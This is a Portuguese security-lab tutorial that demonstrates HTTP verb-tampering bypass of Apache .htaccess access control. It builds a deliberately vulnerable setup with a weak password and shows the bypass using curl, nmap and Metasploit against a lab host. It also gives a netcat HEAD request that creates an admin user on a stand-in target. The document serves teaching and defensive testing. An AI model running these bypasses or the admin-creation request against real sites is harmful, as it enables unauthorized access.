****

**Visão**

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

**Missão**

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.



Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

*154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:*

*Pena – Detenção, de 3 meses a 1 ano, e multa*

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

**0 – OWASP Top A7 – Arbitrary HTTP Methods**

Para saber mais sobre os métodos suportados no protocolo HTTP consulte o artigo do protocolo HTTP.

Arshan Dabirsiaghi descobriu que algumas estruturas de aplicativo web permitiam métodos HTTP de forma arbitrária, ignorando a verificação de controle de acesso no ambiente.

Muitos frameworks e linguagem de programação tratam o método HEAD como um pedido GET, embora sem um corpo na resposta. Se uma restrição de segurança foi definida em solicitações com o método GET de modo que apenas usuários autenticados pudessem acessar solicitações GET para um servlet ou recurso específico, seria ignorado para o método HEAD. Isso permite submissão sega e não autorizada de qualquer pedido GET privilegiado.

Alguns Frameworks permitem que métodos HTTP arbitrários como JEFF ou CATS fossem usados como se fosse emitido como método GET e não sujeitos a verificações de controle de acesso.

Em muitos casos, o código que verificou explicitamente um método GET ou POST seria seguro.

**1 – Criando o Ambiente de Teste do Controle de Acesso**

Vamos criar uma aplicação aqui para fazermos um teste de **Arbitrary HTTP Methods**.

Primeiramente vamos modificar as configurações do Apache em /etc/apache2/sites-available/default.

root@kali-wellx64:/opt/well-tools# mkdir -p /var/www/secret

root@kali-wellx64:/opt/well-tools# vi /etc/apache2/sites-available/default

<Directory /var/www/secret>

Options FollowSymLinks

AllowOverride AuthConfig

</Directory>

ESQ:wq

root@kali-wellx64:/opt/well-tools#

Agora vamos criar nosso app, para isso, vamos criar dois arquivos da seguinte forma:

root@kali-wellx64:/opt/well-tools# vi /var/www/access.php

<html>

<body>

<b>Welcome!</b><br><br>

Access the secret.

<form action="secret/secret.php" method="POST">

<input type="submit" value="Access Secret">

</form>

</body>

</html>

ESQ:wq

root@kali-wellx64:/opt/well-tools# vi /var/www/secret/secret.php

<html>

<body>

<b>RakuFight</b>

</body>

</html>

ESQ:wq

root@kali-wellx64:/opt/well-tools#

Agora vamos criar o arquivo de controle e o arquivo de usuários e senha da seguinte forma:

root@kali-wellx64:/opt/well-tools# vi /var/www/secret/.htaccess

AuthType Basic

AuthName "Restrict Files"

AuthUserFile /var/www/secret/.htpasswd

<Limit POST>

Require valid-user

</Limit>

ESQ:wq

root@kali-wellx64:/opt/well-tools# htpasswd -c /var/www/secret/.htpasswd admin

New password: 123456

Re-type new password: 123456

Adding password for user admin

root@kali-wellx64:/opt/well-tools# chown www-data:www-data /var/www -R

root@kali-wellx64:/opt/well-tools#

Pronto o ambiente está feito vamos testar agora.




Figura 01 – Tela Inicial do App




Figura 02 – Tela de Login a Área Secreta

Se não inserir o usuário e senha, ou inserir as credenciais errada teremos um erro.




Figura 03 – É Requisito Está Logado




Figura 04 – Observando o Método Através do Source Code

Como podemos ver o arquivo criado está protegendo o acesso a área secreta, porém foi limitado o acesso apenas ao método POST, isso significa que se utilizarmos outros métodos a limitação será “bypassada”.

Agora vamos a exploração.

**2 – Exploit Arbitrary HTTP Methods**

Primeiramente vamos tentar um acesso através do método POST.

root@kali-wellx64:/opt/well-tools# curl -v -X POST http://192.168.0.110/secret/secret.php

\* Trying 192.168.0.110...

\* TCP\_NODELAY set

\* Connected to 192.168.0.110 (192.168.0.110) port 80 (#0)

> POST /secret/secret.php HTTP/1.1

> Host: 192.168.0.110

> User-Agent: curl/7.52.1

> Accept: \*/\*

>

< HTTP/1.1 401 Authorization Required

< Date: Fri, 24 Feb 2017 21:50:49 GMT

< Server: Apache/2.2.14 (Ubuntu)

< WWW-Authenticate: Basic realm="Restrict Files"

< Vary: Accept-Encoding

< Content-Length: 480

< Content-Type: text/html; charset=iso-8859-1

<

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>**401 Authorization Required**</title>

</head><body>

<h1>**Authorization Required**</h1>

<p>This server could not verify that you

are authorized to access the document

requested. Either you supplied the wrong

credentials (e.g., bad password), or your

browser doesn't understand how to supply

the credentials required.</p>

<hr>

<address>Apache/2.2.14 (Ubuntu) Server at 192.168.0.110 Port 80</address>

</body></html>

\* Curl\_http\_done: called premature == 0

\* Connection #0 to host 192.168.0.110 left intact

root@kali-wellx64:/opt/well-tools#

Como podemos ver, fomos barrado pelo controle de acesso da app, agora vamos passar outro método HTTP e ver qual será o resultado.

root@kali-wellx64:/opt/well-tools# curl -v -X GET http://192.168.0.110/secret/secret.php

Note: Unnecessary use of -X or --request, GET is already inferred.

\* Trying 192.168.0.110...

\* TCP\_NODELAY set

\* Connected to 192.168.0.110 (192.168.0.110) port 80 (#0)

> GET /secret/secret.php HTTP/1.1

> Host: 192.168.0.110

> User-Agent: curl/7.52.1

> Accept: \*/\*

>

**< HTTP/1.1 200 OK**

< Date: Fri, 24 Feb 2017 21:51:36 GMT

< Server: Apache/2.2.14 (Ubuntu)

< X-Powered-By: PHP/5.3.2-1ubuntu4.10

< Vary: Accept-Encoding

< Content-Length: 51

< Content-Type: text/html

<

**<html>**

**<body>**

**<b>RakuFight</b>**

**</body>**

**</html>**

\* Curl\_http\_done: called premature == 0

\* Connection #0 to host 192.168.0.110 left intact

root@kali-wellx64:/opt/well-tools#

Conseguimos acessar o documento que estava teoricamente protegido.

Observe que o retorno foi um **HTTP 200 OK** significando que a aplicação aceitou e não houve erro.

Em casos em que o retorno seja **“405 Method not allowed”** ou **“501 Method Unimplemented”** o firewall pode estar bloqueando as requisições.

Neste caso didático eu limitei apenas um método, mas na maioria dos frameworks na verdade está protegido tanto para POST como para GET e a exploração se dá por outros métodos, tais como: HEAD, OPTIONS, PUT, etc., só que as escuras.

E se tiver restrito todos os métodos e a aplicação foi escrita em PHP podemos passar um método inexistente que mesmo assim seria apresentado o conteúdo do arquivo secret.php.

Por exemplo, imagine uma área de administração de um site que está protegido contra os métodos POST e GET e você conhece a aplicação e sabe que a URI /admin está protegida.

Então podemos tentar um ataque parecido com o **CSRF** da seguinte forma:

nc -v www.alvo.com 80

HEAD /admin/CreateUser.php?name=MyAdmin&password=P@ssw0rd&confirm=P@ssw0rd&Group=

Admins&Status=1 HTTP/1.0\r\n

Você não iria ver o resultado, porém se o retorno do servidor for um HTTP 200 OK você provavelmente criou o usuário.

Para demostramos a questão de passar um método inexistente no caso da aplicação está protegida com todos os métodos e foi escrita em PHP.

root@kali-wellx64:/opt/well-tools# curl -v -X **SET** http://192.168.0.110/secret/secret.php

\* Trying 192.168.0.110...

\* TCP\_NODELAY set

\* Connected to 192.168.0.110 (192.168.0.110) port 80 (#0)

> SET /h2s-lab/secret/secret.php HTTP/1.1

> Host: 192.168.0.110

> User-Agent: curl/7.56.1

> Accept: \*/\*

>

**< HTTP/1.1 200 OK**

< Date: Tue, 10 Apr 2018 01:45:20 GMT

< Server: Apache/2.2.14 (Ubuntu)

< X-Powered-By: PHP/5.3.2-1ubuntu4.10

< Vary: Accept-Encoding

< Content-Length: 51

< Content-Type: text/html

<

**<html>**

**<body>**

**<b>RakuFight</b>**

**</body>**

**</html>**

\* Curl\_http\_done: called premature == 0

\* Connection #0 to host 192.168.0.110 left intact

root@kali-wellx64:/opt/well-tools#

Para testar essa falha também podemos utilizar o NMAP e o Metasploit.

Vamos acompanhar o log do servidor web antes de enviamos o teste.

root@ubuntu:/var/www# tail -f /var/log/apache2/access.log

Agora vamos testar utilizando o NMAP e o Metasploit.

root@kali-wellx64:/opt/well-tools# nmap --script http-method-tamper.nse --script-args 'http-method-tamper.paths={/secret,/secret/secret.php}' 192.168.0.110 -n -p 80

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-24 19:11 BRT

Nmap scan report for 192.168.0.110

Host is up (0.00064s latency).

PORT STATE SERVICE

80/tcp open http

MAC Address: 00:0C:29:73:06:CC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds

root@kali-wellx64:/opt/well-tools#

Agora vamos utilizar o Metsploit com seus módulos auxiliares.

root@kali-wellx64:/opt/well-tools# msfconsole

msf> use auxiliary/scanner/http/verb\_auth\_bypass

msf auxiliary(verb\_auth\_bypass) > show options

Module options (auxiliary/scanner/http/verb\_auth\_bypass):

Name Current Setting Required Description

---- --------------- -------- -----------

Proxies no A proxy chain of format type:host:port[...]

**RHOSTS yes** The target address range or CIDR identifier

**RPORT 80 yes** The target port (TCP)

SSL false no Negotiate SSL/TLS for outgoing connections

**TARGETURI / yes** The path to test

**THREADS 1** yes The number of concurrent threads

VHOST no HTTP server virtual host

msf auxiliary(verb\_auth\_bypass) > set RHOSTS 192.168.0.110

RHOSTS => 192.168.0.110

msf auxiliary(verb\_auth\_bypass) > set TARGETURI /secret/secret.php

TARGETURI => /secret/secret.php

msf auxiliary(verb\_auth\_bypass) > run

[\*] http://192.168.0.110/secret/secret.php - Authentication not required [200]

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed

msf auxiliary(verb\_auth\_bypass) >

Vamos olhar o log do servidor web.

192.168.0.113 - - [24/Feb/2017:14:12:24 -0800] "GET /secret HTTP/1.1" **301** 566 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

192.168.0.113 - - [24/Feb/2017:14:12:24 -0800] "GET /secret/ HTTP/1.1" **403** 491 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

**192.168.0.113 - - [24/Feb/2017:14:12:24 -0800] "GET /secret/secret.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"**

**192.168.0.113 - - [24/Feb/2017:14:16:01 -0800] "GET /secret/secret.php HTTP/1.1" 200 244 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"**

**192.168.0.102 - - [24/Feb/2017:14:24:06 -0800] "GET /secret/secret.php HTTP/1.1" 200 332 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0"**

Tanto o NMAP como o Metasploit conseguiram acesso a aplicação sem utilizar o método POST. A última linha do log refere-se ao acesso que eu fiz direto do browser passando a URI direto no endereço resultado em um acesso direto.




Figura 05 – Acesso Direto No Browser

Neste exemplo utilizamos o método GET para “bypassar” a restrição, mas poderíamos utilizar qualquer outra, tais como: HEAD, OPTIONS, PUT, etc. E se tiver restrito todos os métodos e a aplicação foi escrita em PHP podemos passar um método inexistente que mesmo assim seria apresentado o conteúdo do arquivo secret.php.

**3 – Referências Bibliográficas**

**[1]** MUNIZ, JOSEPH and LAKHANI, AAMIR – Web Penetration Testing with Kali Linux, 2013, Birmingham – Mumbai, Packet Publishing

**[2]** GRAVES, KIMBERLY – CEH – Official Ethical Hacker Review Guide, Indianapolis - Indiana, 2007, Wiley Publishing Inc.

**[3]** STUTTARD, DAFYDD and PINTO, MARCUS – The Web Application Hacker’s Handbook, Indianapolis - Indiana, 2º Edition, Wiley Publishing Inc.

**[4]** SCAMBRAY, JOEL, McCLURE, STUART and KURTZ, GEORGE – Hackers Expostos Segredos e Soluções para a Segurança de Redes, São Paulo, 2001, MAKRON Books Ltda.

**[5]** LONG, JOHNNY - GOOGLE HACKING - Para Teste de Invasão [tradução Sérgio Pereira Couto] 2005, DIGERATI (BOOKS)

**[6]** MELO, Sandro – Estudo de Técnicas para Exploração de Vulnerabilidades em Redes TCP/IP, 2º Ed, Rio de Janeiro, 2006, Editora Alta Books Ltda.

**[7]** AHARONI, Mati; Offensive Security Lab Exercises - Curso de Pen-Test oferecido pela Offensive Security, 2007

**[8]** SCAMBRAY, Joel; LIU, Vicent; SIMA, Caleb - Hacking Exposed Web Application: Web Application Security Secrets And Solutions – 3ª Edition, New York – 2011, McGraw-Hill

**[9]** DHANJANI, Nitesh; RIOS, Billy; HARDIN, Brett - Hacking A Próxima Geração – Rio de Janeiro – 2011, Alta Books

**[10]** OWASP – Test HTTP Methods (OTG-CONFIG-006). Disponível em: https://www.owasp.org/index.php/Testing\_for\_HTTP\_Methods\_and\_XST\_%28OWASP-CM-008%29>. Acessado em: 24/02/2017.